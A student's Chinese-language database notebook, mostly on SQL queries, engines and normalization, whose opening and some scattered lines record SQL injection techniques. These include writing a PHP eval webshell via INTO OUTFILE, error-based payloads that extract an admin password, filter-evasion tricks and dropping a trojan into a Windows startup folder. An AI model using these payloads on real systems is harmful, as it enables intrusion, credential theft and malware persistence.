+------------------------------------------------------------+

| 0x3c3f706870206576616c28245f504f53545b78696d6f5d293b203f3e |

+------------------------------------------------------------+

| <?php eval($\_POST[ximo]); ?> |

+------------------------------------------------------------+

1 row in set (0.01 sec)

MariaDB [(none)]> select 3c3f706870206576616c28245f504f53545b78696d6f5d293b203f3e,2 into outfile '/root/Desktop/a.php';

ERROR 1054 (42S22): Unknown column '3c3f706870206576616c28245f504f53545b78696d6f5d293b203f3e' in 'field list'

MariaDB [(none)]> select '123\'123';

+---------+

| 123'123 |

+---------+

| 123'123 |

+---------+

mysql> set @a=0x73656C6563742030783343334637303638373032303430363537363631364332

38323435463530344635333534354232373633364436343237354432393342334633452066726F6D

20787373206C696D6974203120696E746F206F757466696C652027433A2F7368656C6C2E70687027;

Query OK, 0 rows affected (0.00 sec)

mysql> prepare cmd from @a;

Query OK, 0 rows affected (0.00 sec)

Statement prepared

mysql> execute cmd;

Query OK, 1 row affected (0.00 sec)

上面加密的十六进制是：

select 0x3C3F70687020406576616C28245F504F53545B27636D64275D293B3F3E from xss limit 1 into outfile 'C:/shell.php

通过order by可以判断字段数：

MariaDB [(none)]> select count(\*) from jwc.teacher where '1'='1' order by 1;

+----------+

| count(\*) |

+----------+

| 16687 |

+----------+

MariaDB [(none)]> select count(\*) from jwc.teacher where '1'='1' order by 1 and '1'='2';

+----------+

| count(\*) |

+----------+

| 16687 |

+----------+

因为and会先运算，然后值一定会是0或1

MariaDB [(none)]> select count(\*) from jwc.teacher where '1'='1' order by '5'-'1';

+----------+

| count(\*) |

+----------+

| 16687 |

+----------+

这TM居然没报错，即使后面'5'-'1'加上括号。

对空字段的检测：

MariaDB [PE\_SYSTEM]> select \* from pe where isnull(test);

+------+------+

| post | test |

+------+------+

| 123 | NULL |

+------+------+

1 row in set (0.00 sec)

MariaDB [PE\_SYSTEM]> select \* from pe where test='';

Empty set (0.00 sec)

如果字段是char和varchar型用 id=''可以；如果是int型用 ISNULL好些

不过我记得似乎被建议不要为空，为0也好。可能是因为查询起来速度不一样。

函数：

MID()函数

SQL MID() 函数用于得到一个字符串的一部分。这个函数被MySQL支持，但不被MS SQL Server和Oracle支持。在SQL Server， Oracle 数据库中，我们可以使用 SQL SUBSTRING函数或者 SQL SUBSTR函数作为替代。

MID() 函数语法为：

SELECT MID(ColumnName, Start [, Length]) FROM TableName

asc()、chr()将字符串转为asc或者转回来。还没有试验过多参数！

在load\_file读文件时，除了使用load\_file(‘路径’)，还可以使用load\_file(char(xx,xx,xx))这种方式来绕过对单引号的限制

concat()

SELECT CONCAT('FIRST ', 'SECOND');

+----------------------------+

| CONCAT('FIRST ', 'SECOND') |

+----------------------------+

| FIRST SECOND |

+----------------------------+

UPDATEXML (XML\_document, XPath\_string, new\_value);

第一个参数：XML\_document是String格式，为XML文档对象的名称，文中为Doc

第二个参数：XPath\_string (Xpath格式的字符串) ，如果不了解Xpath语法，可以在网上查找教程。

第三个参数：new\_value，String格式，替换查找到的符合条件的数据

通过报错来显示，类似的还有floor,ExtractValue

updatexml的最大长度是32位的，所以有所局限。如果目标超过了32位不会被显示。

ExtractValue：

and extractvalue(1, concat(0x5c, (select table\_name from information\_schema.tables limit 1)));

floor()：

利用代码：

and select 1 from (select count(\*),concat(version(),floor(rand(0)\*2))x from information\_schema.tables group by x)a);

and (select count(\*) from (select 1 union select null union select !1)x group by concat((select table\_name from information\_schema.tables limit 1),floor(rand(0)\*2)));

select \* from article where id = 1 and (select 1 from (select count(\*),concat(version(),floor(rand(0)\*2))x from information\_schema.tables group by x)a);

利用暴错得知version

select \* from article where id = 1 and (select 1 from (select count(\*),concat((select pass from admin where id =1),floor(rand(0)\*2))x from information\_schema.tables group by x)a);

得知select pass from admin where id =1

UnIoN/\*&a=\*/SeLeCT/\*&a=\*/1,2,3,database()-- -

database()会显示当前数据库名字

事务：

mysql使用InnoDB的引擎，那么是自动开启事务的，也就是每一条sql都是一个事务（除了select），不然平时的使用不就需要每一条后面都来个commit了。

为了能够回滚和原子性处理我们需要autocommit为off

最关键的来了，当我们显示地开启一个事务，也就是写了begin的时候，autocommit对此事务不构成影响

数据类型：

总结，int(M) zerofill，加上zerofill后M才表现出有点点效果，比如 int(3) zerofill,你插入到数据库里的是10,则实际插入为010,也就是在前面补充加了一个0.如果int(3)和int(10)不加zerofill,则它们没有什么区别

int默认显示10位长度，int(10)和int(11)只是显示的不同，实际存储都是4字节。所以int能表示到的只是11位。

如果要存下四川大学的13为学号只能bigint或者char（varchar）。字符串类型的话有个好处就是可以借助一部分内容来进行搜索，int的话通过比较来做到所搜功能还是有限的。

如果像Mariadb数据库中存储超出范围的内容那么就会为范围的最小值或者最大值。

当主机填写为localhost时MySQL会采用 unix domain socket连接，当主机填写为127.0.0.1时MySQL会采用TCP/IP的方式连接。使用Unix socket的连接比TCP/IP的连接更加快速与安全。这是MySQL连接的特性

SQlite在以下时候选择Mysql：

1.客户端/服务器程序

如果你有许多的客户端程序要通过网络访问一个共享的数据库, 你应当考虑用一个客户端/服务器数据库来替代SQLite. SQLite可以通过网络文件系统工作, 但是因为和大多数网络文件系统都存在延时, 因此执行效率不会很高. 此外大多数网络文件系统在实现文件逻辑锁的方面都存在着bug(包括Unix 和windows). 如果文件锁没有正常的工作, 就可能出现在同一时间两个或更多的客户端程序更改同一个数据库的同一部分, 从而导致数据库出错. 因为这些问题是文件系统执行的时候本质上存在的bug, 因此SQLite没有办法避免它们.

经验告诉我们, 应该避免在许多计算机需要通过一个网络文件系统同时访问同一个数据库的情况下使用SQLite.

2.高流量网站

SQLite通常情况下用作一个网站的后台数据库可以很好的工作. 但是如果你的网站的访问量大到你开始考虑采取分布式的数据库部署, 那么你应当毫不犹豫的考虑用一个企业级的客户端/服务器数据库来替代SQLite.

3.超大的数据集

当你在SQLite中开始一个事务处理的时候(事务处理会在任何写操作发生之前产生, 而不是必须要显示的调用BEGIN...COMMIT), 数据库引擎将不得不分配一小块脏页(文件缓冲页面)来帮助它自己管理回滚操作. 每1MB的数据库文件SQLite需要256字节. 对于小型的数据库这些空间不算什么, 但是当数据库增长到数十亿字节的时候, 缓冲页面的尺寸就会相当的大了. 如果你需要存储或修改几十GB的数据, 你应该考虑用其他的数据库引擎.

4.高并发访问

SQLite对于整个数据库文件进行读取/写入锁定. 这意味着如果任何进程读取了数据库中的某一部分, 其他所有进程都不能再对该数据库的任何部分进行写入操作. 同样的, 如果任何一个进程在对数据库进行写入操作, 其他所有进程都不能再读取该数据库的任何部分. 对于大多数情况这不算是什么问题. 在这些情况下每个程序使用数据库的时间都很短暂, 并且不会独占, 这样锁定至多会存在十几毫秒. 但是如果有些程序需要高并发, 那么这些程序就需要寻找其他的解决方案了。

SQLite的喊出是这是种进程内数据库，基于纯C代码，不需要额外的安装（不需要独立的数据库引擎）且支持大部分ANSISQL92标准。SQLite在需要持久化存储的时候是直接写入硬盘的，如果不需要进行持久化存储就直接写入内存。所以SQLite被常用于Android开发与Qt中。使用gcc编译出来，内存占用效果良好，据说少于250KB。

可视化管理工具：

firefox插件：SQLite Manager

SQLiteSpy、SQLiteStudio 都是免费的单文件

SQLite Expert Professional 需要安装，30天试用

将数据库从Mariadb导入到Sqlite： 主键的导入还是有问题的

方法一、

1.我用ESF Database Migration Toolkit工具可以直接把索引、数据、及表结构都导出来了，现在还差个外键约束没搞定了

2.PowerDesinger安装sqliteodbc插件后，直接将数据库生成SQLite语句来解决主外键的问题的

方法二、

Navicat Premium （支持MySQL、Oracle、PostgreSQL、SQLite 及 SQL Serve 的数据库管理工具）

1.先把mysql导出成txt文件，记住“包含列表的标题” 复选框要勾选， 否则生成的txt没有键。

2.打开 Navicate Premium ，新建SQLite 连接

3.把第一步导出的txt文件导入到第二步新建的SQLite数据库中

方法三、

mysqldump导出以后，直接使用Sqlite Expert 中新建数据库，然后在数据库中选中SQL Tab，导入dump出来的sql备份文件

虚拟机没有关机，主机就关了。然后导致PE数据库丢失。

数据库的神奇问题：虽然可以查到，但是不能返回？

MariaDB [PE]> select question from exam where question like "%下降过程中%";

+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

| question |

+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

（ 1 ）下降器；（ 2 ）上升器；（ 3 ）主绳；（ 4 ）安全带；（ 5 ）手套；（ 6 ）胸绳 |

+-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

php查到的题目也就是这个东西了

MariaDB [collage]> describe birth;

+----------+------------+------+-----+---------+-------+

| Field | Type | Null | Key | Default | Extra |

+----------+------------+------+-----+---------+-------+

| name | varchar(3) | YES | | NULL | |

| birthday | int(2) | YES | | NULL | |

+----------+------------+------+-----+---------+-------+

2 rows in set (0.00 sec)

MariaDB [collage]> delete from birth where birthday="0827"; 成功删掉了一个827

delete from 只能一个个表格删除，不像select。

select '16进制' into outfile '路径(比如C:\\Documents and Setting\\Admnistrator\\[开始]菜单\\程序\\启动\\m.exe)'

<=>

create table a(cmd blob)

insert into a values(convert(木马二进制, char));

select \* rom a into dumpfile '路径(比如C:\\Documents and Setting\\Admnistrator\\[开始]菜单\\程序\\启动\\m.exe)'

drop table a

远程访问：

kali中/etc/mysql/mysql.conf.d/mysqld.cnf（而不是网上说的/etc/mysql/my.cnf） 里面的bind-address= 127.0.0.1与本地进行了绑定。我注释掉以后查看端口还是一样，后来发现/etc/mysql/mariadb.conf.d/50-server.cnf中也有bind-address.之后netstat 就会变成tcp6 :::3306 :::\* LISTEN 2300/mysqld 之前还一直是tcp基于ipv4.

所以默认情况下将只有本地可以访问数据库。

MariaDB [(none)]> SELECT User, Host FROM mysql.user WHERE Host <> 'localhost';

+------+--------------------+

| User | Host |

+------+--------------------+

| root | % |

| root | 127.0.0.1 |

| root | ::1 |

| root | aphrodite.kali.org |

+------+--------------------+

%是通配符，还可以192.168.1.%

root@% 需要自己去insert并且给出足够的权限。

数据库脱敏：指对数据库中的敏感数据进行在线屏蔽、变形、字符替换、随机替换等处理方式，达到对用户访问敏感数据真实内容的权限控制，对于存储在数据库中的敏感数据，通过脱敏方式，不同权限的用户将会看到不同的展现结果，从而实现对敏感隐私数据的保护。数据库脱敏又称数据漂白或数据变形，其关键点为：敏感数据、脱敏规则（不一定是可以恢复的）、应用场景。

UDF：User defined function 用户自定义函数

函数是不允许出现在where语句中间，可以出现在where内的子查询select中。查询有三科或三科以上成绩在80分以上的学生学号，只能使用having子语句：

SELECT Sno FROM SC

WHERE Grade>=80

GROUP BY Sno --可以指定多个group by的字段，优先级按照从前至后递减

HAVING (COUNT(Cno)>=3); 如果select包含了主键，那么在group by就必须要加上主键。

聚合函数调用不能嵌套，需要通过子查询（嵌套的select）来实现的功能。但是having功能必须紧跟group by子句。having中的COUNT函数放在select后面也是会起group by之后的一样作用。

select top 1 \* from xxx; 注意Oracle与标准SQL才支持top，postgres就不支持

select \* from xxx limit 1;

集合差：EXCEPT

except 前后查询语句的columns必须是一致的，所以一般都要结合except

交集：IN

in 要求column只有一个

集合相等：1. 两个集合互减。EXISTS就是判断一个集合是不是空

2.

select Cause, Rate

from (

select Cause, Rate from A1

union all

select Cause, Rate from A2)

group by Cause, Rate

having count(\*) < 2

OVER 子句： 指定在聚集以后聚合函数的作用对象，所以OVER (PARTITION/GROUP BY 字段名称)

postgres=# SELECT \*,COUNT(1) over() from course;

cno | cname | ccredit | cdept | count

-------+------------+---------+-------+-------

2 | 数学 | 1 | MA | 7

6 | 数据处理 | 2 | CS | 7

7 | PASCAL语言 | 6 | CS | 7

5 | 数据结构 | 7 | CS | 7

1 | 数据库原理 | 5 | IS | 7

3 | 信息系统 | 1 | IS | 7

4 | 操作系统 | 6 | CS | 7

postgres=# SELECT \*,COUNT(1) from course; --使用聚合函数需要先有聚合

ERROR: column "course.cno" must appear in the GROUP BY clause or be used in an

aggregate function

第1行SELECT \*,COUNT(1) from course;

^

SELECT name, test, score, AVG(score) OVER (PARTITION BY test)

AS average\_by\_test FROM student; 本条命令指定先按照test字段进行partition by，之后再计算每一个组的avg结果，显示为average\_by\_test表格头部。

与单独使用group by的差别： 在显示记录上面的条数上，如果使用over关键字就会将每一行记录都显示一次聚合函数的结果，这说明是每一行记录都会进行一次group by操作（或者认为是每一条记录都会执行一次select \* from XXX where XXX='xxx' 所以在效率上应该不行）。

postgres=# select min(score) over(partition by test) from test;

min

-----

43

43

43

43

31

31

31

31

(8 行记录)

postgres=# select min(score) from test group by test;

min

-----

43

31

(2 行记录)

postgres=# SELECT \*,COUNT(1) from course group by cno;

cno | cname | ccredit | cdept | count

-------+------------+---------+-------+-------

2 | 数学 | 1 | MA | 1

5 | 数据结构 | 7 | CS | 1

7 | PASCAL语言 | 6 | CS | 1

6 | 数据处理 | 2 | CS | 1

1 | 数据库原理 | 5 | IS | 1

4 | 操作系统 | 6 | CS | 1

3 | 信息系统 | 1 | IS | 1

(7 行记录)

数据表、数据库以及字段的大小写都是一样的

查询选了与指定学号学生所有课程的人： 集合包含问题

这是一个集合包含另外一个集合的问题，转变为集合的减法。

select sno from Student where not exists (

(select Cno from sc where Sno='200215122')

except

(select Cno from sc where sc.Sno=Student.sno)

) 这里有点特殊就是指定的是学号，刚好连接sc已经student表之间的关系也是学号。这样子才会一个个比较，然后except。

EXCEPT的理解很简单，就是集合的相减。两边分别是独立的。每一次执行的时候，Student.sno都会是一个固定的值，这样就是人的集合减掉人的集合。

如果限制条件并不是表与表之间的连接关系：

select sno,sname from student where not exists (select sc.cno from student,sc where student.sno=sc.sno and student.sname='王五' except select sc.cno from sc where student.sno=sc.sno); 外面的student会影响except后面的内容，但是由于except之前需要用刀student表用于连接，所以

select sno,sname from student where not exists (select sc.cno from sc where student.sno=sc.sno and student.sname='王五' except select sc.cno from sc where student.sno=sc.sno);如果按照这种写法，那么后面两者取到的用于参加判断的student表中的记录是一样的。这就会导致结果出错，纠正办法是在except前面的子查询中增加上student表，从而分开。还有种解决办法是通过嵌套一个select，转变为限制条件与表连接关系相同的情况。

至少用了供应商S1所供应的全部零件的工程号JNO。

∏JNO,PNO(SPJ) ÷ ∏PNO(σSNO='S1'(SPJ))

select distinct JNO from SPJ TMP where not exists(

select PNO from SPJ where SNO='S1'

except

select PNO from SPJ where JNO=TMP.JNO

);

mysql注释符有三种：

1、#...

2、"-- ..." 注意--后面还需要有一个空格

3、/\*...\*/

编写程序的时候，在字符串类型比较判断加上转义的双引号还是很值得的，不然可能面临结果不全的窘境。

这里面通过内查询创建一个临时表，这个表的使用范围只存在最外层大括号中，生存周期的话就是一整条语句s：(select max(f) from (select sc.sno,avg(grade) as f from sc group by sc.sno having count(sc.sno)>=2) as t);

select子查询可以在from，where的中：select student.sno,student.sname from student,sc where sc.sno=student.sno and sc.grade=(select MAX(grade) from sc where cno='2');

select \* from tb a where a.成绩=(select max(成绩) from tb b where a.主键ID=b.主键ID) tb 与 a之间有没有as都是一样的。

查询没有选1号课程的学生的学号和姓名；not in 与 except 与 not exists

select sno, sname

from student

where sno not in

( select sno

from sc

where cno='1');

--or

(select sno, sname

from student)

except

(select s.sno, sname

from student s, sc

where s.sno=sc.sno and cno = '1');

--or

select sno,sname from student where not exists(select \* from sc where sc.cno='1' and sc.sno=student.sno);

查询选了2号课程和3号课程的学生的姓名。

select sname 选了二号课程的人以及3号课程的人

from student

where sno in

( select sno

from sc

where cno='2')

and sno in

( select sno

from sc

where cno='3');

--or

(select sname

from student s, sc

where s.sno=sc.sno and cno='2')

intersect

(select sname

from student s, sc

where s.sno=sc.sno and cno='3');

--or 这个应该是性能最好的，因为只是用了一次联合查询

select student.sname from student,sc where sc.cno='2' and student.sno IN (select student.sno from student,sc where student.sno=sc.sno and sc.cno='3') group by student.sno;

寻找最大平均数：

select student.sno from student,sc where student.sno=sc.sno group by student.sno having ( COUNT(sc.sno)>=2 and AVG(sc.grade)>=all (select AVG(grade) from sc group by sno) );

select student.sno from student,sc where student.sno=sc.sno group by student.sno having ( COUNT(sc.sno)>=2 and AVG(sc.grade)=(select AVG(grade) from sc group by sno limit 1 order by desc) );

寻找指定字段相同的记录：

select \* from Courses group by CourseId,ClassId having count(\*)>1; 就会将字段相同的个数

寻找只有特定字段不同的记录：

select \* from Courses as T1 where exists (select \* from Courses as A where T1.CourseId=A.CourseId and T1.ClassId=A.ClassId and T1.ClassRemaining!=A.ClassRemaining) 缺点：我只有8000条记录，使用这个程序以后意味着需要8000\*8000\*n次比较，效率是真的低

使用SQL删除的前提其实就是你能够select到

删除重复：

delete from Courses where (CourseId,ClassId) in (select CourseId,ClassId from Courses group by CourseId,ClassId having count(\*) > 1);每一次执行就会将重复的内容删除一遍。（但是SQLITE中执行了类似语句，删除了全部）

使用distinct与select 创建一个新表。像sqlite这种不支持多个字段同时in的，就换这种。

select distinct count(\*) from courses; 显示的count还是原来的count，先于distinct执行

insert into bookmark1 select \* from bookmark <=>select \* into bookmark1 from bookmark;

复制一个表：

create table bookmark1 as select distinct \* from bookmark;

insert into Courses\_new select distinct \* from Courses; 但是字段类型可能会发生自动变化，换成数据库认为应该的类型

create table NewTable as select \* from OldTable where 1 <> 1; 只创建结构

先已有数据库中新增一个可以表示每一行记录的独特字段：无关性id字段

1. 重新创建一个表，然后创建一个序列，把老数据导入新表，删除老表，修改新表名字为老表

2. 直接在原来表上增加一个字段，创建一个序列，通过更新的方式修改老数据的这个字段

使用datagrip在数据表中增加一个int型自增的主键时，会自动填充。新建行的时候，也会自动填充。

optimise table 整理了数据库的磁盘碎片，而且提高了效率（整理之前，取数据需要跨越很多碎片空间，这时需要时间的，整理后，想要的数据都放在一起了，直接拿就拿到了）。B+树分页的过程中会产生碎片。

optimize最大的问题是锁表，锁表会导致insert，delete，update语句堵住

压缩： 字段压缩与表压缩  
 AliSQL 支持将列的属性设置为压缩，那么服务器就会在存入/取出这个列的数据时，自动对其进行压缩和解压动作。

一般支持的还是表压缩：在创建一个压缩表之前，需要启用独立表空间参数innodb\_file\_per\_table=1；也需要设置innodb\_file\_format=Barracuda，你可以写到my.cnf文件中不需要重启mysql服务。然后create table或者alter talble 增加 ROW\_FORMAT=COMPRESSED KEY\_BLOCK\_SIZE=8;(默认的key\_block\_size=16)。记得修改配置文件，不然重启之后写入的数据是未压缩的。

页的大小通过KEY\_BLOCK\_SIZE参数指定，经过压缩后，8 KB的数据页的表要比未压缩的16 KB的数据页体积小一半，也就是说，存储同样的数据，8 KB数据页存储的体积要小于16 KB数据页。但是如果因为你指定的值太小，会产生额外的开销来重组页。

数据库连接池的使用，是对资源上限的设置，程序可以将数据暂时先保存在内存中，并在合适的时间内将数据提交到数据库中，比如spark可以使用updateStateByKey，这么做的最担心的是宕机，要做一个数据的备份。

内部使用B+树，因为这种树深度比其他树都短，同时因为支持同一层节点之间的连接，符合磁盘预读原理

判断一个数据库的优良性：性能高（不同的场景下面要看不同的性能，单线程的性能还是并发性能，比如说sqlite并发性能就不行 ；支持每秒钟可以提交的事务次数）、看对语法的支持、其余功能的支持（比如说开源版本的SQlite不支持加密功能）

数据库管理工具：

Oracle的Oracle SQL Developer

PLSQL Developer

SQL Server Management Studio

navicat

datagram

PostgreSQL就有好几款流行的管理工具，例如：pgAdmin、navicat\_pgsql、phppgsql

网页后台数据库不能选Access

sqlite exprct默认会加上rowid，所以select rowid,\* from Courses where CourseID="101449050" and ClassId="01"，就能查看到“行数”。rowid只有在这个软件中才有效。

SQL Server 是 IDENTITY 实现自增

Oracle 是 SEQUENCE + 触发器 实现自增

MySQL 是 AUTO\_INCREMENT 实现自增

MariaDB是MySQL的分支，因为MySQL被Sun收购而起，完全兼容MySQL。其实percona和mariadb都是对于innodb的改进，mariadb里边有带了percona版本的xtradb，相对来说percona对于innodb方面的改进提升的性能比较明显，high performance mysql这本书就是percona团队写的，mariadb的优势主要是原来的mysql之父创立的，相对来说对于mysql上层的优化比较多点，底层的存储引擎还是percona的部分。。。 当然如果对于性能还有更高要求的话，可以考虑用tokudb，tokudb的引擎采用的是分形树结果，效率更牛逼，可惜是收费的。。。

SQLite侧重磁盘IO最大化，MySQL侧重网络IO最大化

Postgresql这个数据库有一段时间成为首选数据库（在Mysql被收购以后而Mariadb还没有获得很好的口碑的时候）。Metaspolit就是使用这个数据库。数据库操作还是一般的SQL语言就好。

show  engines;   // 查看mysql所支持的存储引擎，以及从中得到mysql默认的存储引擎。

show  table   status  from  database  where  name="tablename" //查看某一个表使用的引擎，不一定就是默认引擎

create table mytbl(

id int primary key,

name varchar(50)

)type=MyISAM;

alter table table\_name type = InnoDB;

数据库引擎：

1. MyIsam（基于Isam） , 2. InnoDB, 3. Memory（又称为HEAP）, 4. Blackhole, 5. CSV, 6. Performance\_Schema, 7. Archive, 8. Federated , 9 Mrg\_Myisam

数据库引擎的选择是性能与使用方便程度函数线上的一个选择。

MyISAM引擎（Mysql 的默认引擎）：

优点：性能上比innoDB更加好，如果并发只是需要读取的时候推荐使用

缺点：MyISAM   这种存储引擎不支持事务（所以不支持rollback），不支持行级锁，只支持并发插入的表锁（插入与更新的时候需要锁定整个表）。

MyISAM表存储为三个文件：**.frm**文件存储表定义。数据文件的扩展名为**.MYD** (MYData)。索引文件的扩展名是**.MYI** (MYIndex)

使用B+Tree作为索引结构

MyISAM   类型的表支持三种不同的存储结构：静态型、动态型、压缩型。 压缩型：如果在这个数据库中创建的是在整个生命周期内只读的表，则这种情况就是用myisam的压缩型表来减少空间的占用。

也使用缓存池，但是仅仅缓存索引

Innodb引擎（Mariadb 默认引擎Maria的参考）：

Innodb会在内存中建立缓冲池，用于缓冲数据和索引。但是该引擎不支持FULLTEXT类型的索引，而且它没有保存表的行数，当SELECT COUNT(\*) FROM TABLE时需要扫描全表。

使用B+Tree作为索引结构，具体实现上与MyISAM有点区别

Memroy引擎：

缺点：不支持 行锁、事务。

每个基于memory存储引擎的表实际对应一个磁盘文件，该文件的文件名与表名相同，类型为frm类型。该文件只存储表的结构，而其数据文件，都是存储在内存中的，这样有利于对数据的快速的处理，提高整个表的处理效率。

使用Hash作为索引结构

如果从内存表中删除单独的行，并不会回收内存。当整个内存表删除时，才回收内存。同一张内存表，之前删除行占用的空间，会被新的行复用。执行DELETE、TRUNCATE TABLE来释放内存表占用空间

Blackhole黑洞引擎：

master、slave结构中提升master性能。

任何写入到此引擎的数据均会被丢弃掉， 不做实际存储；Select语句的内容永远是空。 和Linux中的 /dev/null 文件完成的作用完全一致。Blackhole虽然不存储数据，但是MySQL还是会正常的记录下Binlog，而且这些Binlog还会被正常的同步到Slave上，可以在Slave上对数据进行后续的处理。 这样对于在Master上只需要Binlog而不需要数据的场合下，balckhole就有用了。

没有公共属性的时候，自然连接相当于笛卡尔积。

R(U,D,DOM,F) 属性、域、属性到域的映射、属性组上的数据依赖(重要的有函数依赖与多值依赖) 模式设计的时候只看R(U,F),与值关系不大

目前关系数据库有六种范式，按照规范化程度区分：第一范式（1NF）、第二范式（2NF）、第三范式（3NF）、第四范式（4NF）、第五范式（5NF）和第六范式（6NF）。满足最低要求的范式是第一范式（1NF），在第一范式的基础上进一步满足更多要求的称为第二范式（2NF），其余范式以次类推。一般说来，数据库只需满足第三范式（3NF）就行了。

BCNF是在3NF基础上的改进式，BCNF比3NF更为严格。

1NF——每一个分量必须是不可分的数据项。

2NF——每一个非主属性“完全”函数依赖于“任何”一个候选码

如果不满足2NF，则说明这个数据库的设计有问题，范例就是将两个设计符合2NF的表合在一起，插入的时候可能会缺乏数据，删除的时候会删除意料之外的部分（两个表结合在一起），修改的时候会比较复杂。

3NF——只消除非主属性对主属性的传递依赖；

BCNF——消除所有属性对主属性的传递依赖。完全消除了由于函数依赖带来的过度冗余及相应的三类问题(插入、删除、修改时产生的复杂以及错误)。

4NF—— 属性之间不允许有非平凡且非函数依赖的多值依赖（只能函数依赖或者平凡的多值依赖）

其实多值字段可以直接用varchar实现，每一个数据之间使用特定的符号隔开就好。-